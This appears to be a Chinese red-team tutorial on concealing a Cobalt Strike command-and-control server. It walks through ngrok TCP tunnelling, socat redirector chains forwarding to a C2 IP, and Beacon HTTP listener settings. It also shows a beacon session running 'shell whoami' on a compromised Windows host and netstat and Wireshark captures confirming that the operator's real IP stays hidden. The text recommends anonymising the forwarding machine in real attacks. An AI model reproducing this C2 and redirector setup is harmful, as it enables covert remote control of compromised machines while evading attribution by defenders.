
2.下载相应版本客户端



Mac OS
Mac OS (ARM64)
Windows
Windows (32-Bit)
Linux
Linux (32-Bit)
Linux (ARM)
Linux (ARM64)
FreeBSD
FreeBSD (32-Bit)


3.配置anth

4.转发端口
./ngrok tcp 10088
使用说明
https://dashboard.ngrok.com/get-started/setup



```
ngrok by @inconshreveable

Session Status                online
Account                       admin (Plan: Free)
Version                       2.3.40
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://8.tcp.ngrok.io:16580 -> localhost:10004

Connections                   ttl     opn     rt1     rt5     p50     p90
                              48      0       0.08    0.04    0.00    1.82
```

5.CS配置listener



Edit Listener

Create a listener.

Name: ng

Payload: Beacon HTTP

Payload Options

HTTP Hosts: 8.tcp.ngrok.io

Host Rotation Strategy: round-robin

HTTP Host (Stager): 8.tcp.ngrok.io

Profile: default


HTTP Port (C2): 16580

HTTP Port (Bind): 10004

HTTP Host Header:


HTTP Proxy:

6.生成payload运行上线




external	internal ▲	listener	user	computer	nc
127.0.0.1	192.168.33.1	ng	pingyun	LAPTOP-TEEDROKL	

流量走向情况




Wireshark抓包情况分析

并没有和我们的真实IP有交互



```
C:\Users\administrator.XS.000>netstat -ano

活动连接

  协议  本地地址              外部地址            状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       760
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10140          0.0.0.0:0              LISTENING       2100
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       560
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       552
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1532
  TCP    127.0.0.1:54360        0.0.0.0:0              LISTENING       2100
  TCP    192.168.40.140:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.40.140:49160   140.206.78.10:80       ESTABLISHED     2100
  TCP    192.168.40.140:49187   101.199.128.208:80     ESTABLISHED     3892
  TCP    192.168.40.140:49258   180.163.238.166:80     ESTABLISHED     2100
  TCP    192.168.40.140:49568   64.69.43.237:10203     CLOSE_WAIT      4672
```




```
GET /ca HTTP/1.1
Accept: */*
Cookie: kmemp6e53CCLBOwN3082YOPaGFolWsl4TFBZhjhT6uvi57Gn8Uh/9Az8SZNRgm3PkL/
6hfDwE24Iu5b2H2JZ9gCkEYRC2WM4gqdUjjlPSPwtx3Q3cbeKk7JKrQPJQu2vEH/
Iu7Baw6Zq3oaqvhsgwHKmG+Z+56Fc3oa3oSCSQe4=
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64;
Trident/6.0; MAARJS)
Host: free.idcfengye.com:10203
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 1 Sep 2021 03:05:51 GMT
Content-Type: application/octet-stream
Content-Length: 48

.....C.U..M.....?.ia.#]..h.mk.2m|C...L.....2.Y.W
```

转发重定向

具体实现:两台vps 一台转发机器，一台teamserver


```
socat转发
常用选项
-lh将主机名添加到日志消息
-v详细数据流量，文本
-x详细数据流量，十六进制
-d增加详细程度（最多使用4次；建议使用2次）
-lf <logfile>记录到文件


socat TCP4-LISTEN:80,fork TCP4:C2ip:80
socat -d -d -d -d -lh -v -lf /var/log/socat.log TCP4-LISTEN:80,fork TCP4:C2服务器ip:C2服务器监听Port
```



```
^Croot@REDTDCxvyuf812c674:~# socat -d -d -d -d -lh -v -lf /var/log/socat.log TCP4-LISTEN:801,fork TCP4:119.45.175.218:1212
```

解释:将此机器801端口接受到的流量转发给119.45.175.218:1212

1.创建监听



New Listener

Create a listener.

Name: socat

Payload: Beacon HTTP

Payload Options

HTTP Hosts: 103.234.72.199

Host Rotation Strategy: round robin

HTTP Host (Stager): 103.234.72.199

Profile: default


HTTP Port (C2): 801

HTTP Port (Bind): 1212

HTTP Host Header:

HTTP Proxy:


2.通过此监听生成木马上线




```
[*] Tasked beacon to sleep for 30s (30% jitter)
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 69 bytes
[+] received output:
xs\administrator
```

Wireshark抓包分析流量

通过查看连接情况和wireshark能够发现只和转发的机器有交互，在真实场景转发机器最好匿名



```
C:\Users\administrator.XS.000>netstat -ano

活动连接

  协议  本地地址               外部地址            状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       760
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10140          0.0.0.0:0              LISTENING       2100
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       560
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       552
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1532
  TCP    127.0.0.1:54360        0.0.0.0:0              LISTENING       2100
  TCP    192.168.40.140:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.40.140:49160   140.206.78.10:80       ESTABLISHED     2100
  TCP    192.168.40.140:49187   101.199.128.208:80     ESTABLISHED     3892
  TCP    192.168.40.140:49258   180.163.238.166:80     ESTABLISHED     2100
  TCP    192.168.40.140:49827   103.234.72.199:801     CLOSE_WAIT      4452
```



